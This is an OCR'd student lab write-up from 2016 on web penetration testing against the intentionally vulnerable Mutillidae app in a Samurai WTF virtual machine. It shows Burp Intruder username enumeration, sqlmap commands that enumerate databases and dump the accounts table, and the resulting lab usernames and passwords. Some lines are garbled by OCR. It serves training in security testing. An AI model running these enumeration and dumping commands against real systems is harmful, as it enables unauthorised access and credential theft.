
1. Go to intruder
2. Click on start attack

You will see it try everything from the payload list.
Its important to note is it responds.
The list of responds with 1 mean they are real accounts.



1	000000	200			50825	0
1	000099	200			50825	0
1	0000bb	200			50825	0
1	007700	200			50825	0
1	0220	200			50825	0
1	05dd1ecc211075107543b0...	200			50825	0
1	0x30	200			50825	0
1	0x31	200			50825	0

This then is an example of more accounts that are real



Then what is left is to brute force using the list of real usernames. THIS TOOK 3 DAYS….. I hope I get full marks for this. I even rang them to get a free trail to get this done.

List of all real accounts

Request	Payload
3467	samurai
3466	samurai
2093	kevin
2061	john
2050	jeremy
2049	jeremy
2031	james
176	adrian
175	adrian
168	admin
167	admin
166	admin

Then I tired it with all uppercase

166	ADMIN
167	ADMIN
168	ADMIN
175	ADRIAN
176	ADRIAN
2031	JAMES
2049	JEREMY
2050	JEREMY
2061	JOHN
2093	KEVIN
3466	SAMURAI
3467	SAMURAI

These are the active accounts , so we can brute force passwords on.

LAB 3: USE SQLMAP TO ENUMERATE THE DATABASES, TABLES AND COLUMNS IN MUTILLIDAE, AND TO PERFORM A SQL INJECTION ATTACK (TO ENUMERATE A TABLE).


ROBERT JAMES GABRIEL

PART 3 - 8 APRIL 2016

Setup


Open Your Vm Fusion
Instructions:


1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm



Open the following


1. Burp Free Suit
2. Firefox






Firefox Setup

1. Switch to Firefox
2. Go to options
3. Click
    1. Advanced
    2. Network tab
    3. Settings




4. When opened, check Manual Proxy Configuration.
5. Make sure the Http Proxy is localhost
6. Make sure the Port is 8080



Or


1. Click on foxy Proxy Add-on
2. Click Use “Burp settings”



Visit : M

Burp Setup

1. Switch Burp suite
2. Make sure you listening to localhost:8080
3. To check this, open Burp Suite and click Proxy -> Options




4. Next select Proxy and turn on intercert

SQLmap is one of the most common used tools for web application penetration testing because it is open source and automates an sql injection attacks which also allows you to spawn a shell.


It has full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, SQLite, Firebird, Sybase and SAP MaxDB DBMS/ Database Management System. It is also coded in python.

Open firefox and visit **http://mutillidae/index.php?**



Open up terminal


To check all the attributes and options for this tool type **sqlmap -h** on your terminal.




Next we will use the following command

Which is going to an error that resources back with information and we are passing the user name admin with no password


sqlmap -u 'http://mutillidae/index.php?page=user-info.php&username=admin&password=&user-info-php-submit-button=View+Account+Details' —dbs



It will ask you if you want to run other tests on different database types. I entered y



It will then as if you want to try other url parameters , I clicked n



In the end the tables are as following

```
---
[08:52:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL 5.0
[08:52:50] [INFO] fetching database names
available databases [10]:
[*] bWAPP
[*] dvwa
[*] information_schema
[*] mysql
[*] nowasp
[*] owasp10
[*] performance_schema
[*] samurai_dojo_basic
[*] samurai_dojo_scavenger
[*] test
```

Databases enumerated:


[*] bWAPP
[*] dvwa
[*] information_schema
[*] mysql
[*] nowasp
[*] owasp10
[*] performance_schema
[*] samurai_dojo_basic
[*] samurai_dojo_scavenger
[*] test

Let's check all the tables for the owasp10 database.
This is the database for the Mutillidae Web Application.

Using terminal again:

$ sqlmap -u 'http://mutillidae/index.php?page=user-info.php&username=admin&password=&user-info-php-submit-button=View+Account+Details' -D owasp10 --tables


```
samurai@samuraiwtf:~$ sqlmap -u 'http://mutillidae/index.php?page=user-info.php&u
ername=admin&password=&user-info-php-submit-button=View+Account+Details' -D owasp
0 --tables
```



Tables enumerated:

+----------------+
| accounts |
| blogs_table |
| captured_data |
| credit_cards |
| hitlog |
| pen_test_tools |
+----------------+

Now lets get the columns from from all of them



The columns are :

Database: owasp10
Table: hitlog
[6 columns]
+----------+----------+
| Column | Type |
+----------+----------+
date	datetime
browser	text
cid	int(11)
hostname	text
ip	text
referer	text
+----------+----------+

Database: owasp10

Table: pen_test_tools
[5 columns]
+--------------+---------+
| Column | Type |
+--------------+---------+
comment	text
phase_to_use	text
tool_id	int(11)
tool_name	text
tool_type	text
+--------------+---------+

Database: owasp10
Table: credit_cards
[4 columns]
+------------+---------+
| Column | Type |
+------------+---------+
ccid	int(11)
ccnumber	text
ccv	text
expiration	date
+------------+---------+


Database: owasp10
Table: accounts
[5 columns]
+--------------+------------+
| Column | Type |
+--------------+------------+
| cid | int(11) |
| is_admin | varchar(5) |
| mysignature | text |
| password | text |
| username | text |
+--------------+------------+

Database: owasp10
Table: blogs_table
[4 columns]
+--------------+----------+
| Column | Type |
+--------------+----------+
date	datetime
blogger_name	text
cid	int(11)
comment	text
+--------------+----------+


Database: owasp10
Table: captured_data
[8 columns]
+-------------------+----------+
| Column | Type |
+-------------------+----------+
capture_date	datetime
data	text
data_id	int(11)
hostname	text
ip_address	text
port	text
referrer	text
user_agent_string	text
+-------------------+----------+

So Now we have the account table columns which are username and password.

Next we want to brute force the columns and get the information. we do this by running the following command. We select the database table and the columns
sqlmap -u 'http://mutillidae/index.php?page=user-info.php&username=admin&password=&user-info-php-submit-button=View+Account+Details'-D owasp1- -T accounts -C username,password --dump
This will take a while



The list of crack users and passwords are



username	password
admin	adminpass
adrian	somepassword
john	monkey
jeremy	password
bryce	password
samurai	samurai
jim	password
bobby	password
simba	password
dreveil	password
scotty	password
cal	password
john	password
kevin	42
dave	set
patches	tortoise
rocky	stripes
tim	lanmaster53
ABaker	SoSecret
PPan	NotTelling
CHook	JollyRoger
james	i<3devs
ed	pentest

Table: accounts
[23 entries]

username	password
admin	adminpass
adrian	somepassword
john	monkey
jeremy	password
bryce	password
samurai	samurai
jim	password
bobby	password
simba	password
dreveil	password
scotty	password
cal	password
john	password
kevin	42
dave	set
patches	tortoise
rocky	stripes
tim	lanmaster53
ABaker	SoSecret
PPan	NotTelling
CHook	JollyRoger

```
| james    | i<3devs      |
| ed       | pentest      |
+----------+--------------+
```

LAB 4 : DESCRIBE HOW YOU WOULD DISCOVER BOTH REFLECTED AND STORED XSS IN DVWA.


ROBERT JAMES GABRIEL
PART 4 - 13 APRIL 2016

Setup

OPEN YOUR VM FUSION


Instructions:

1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm



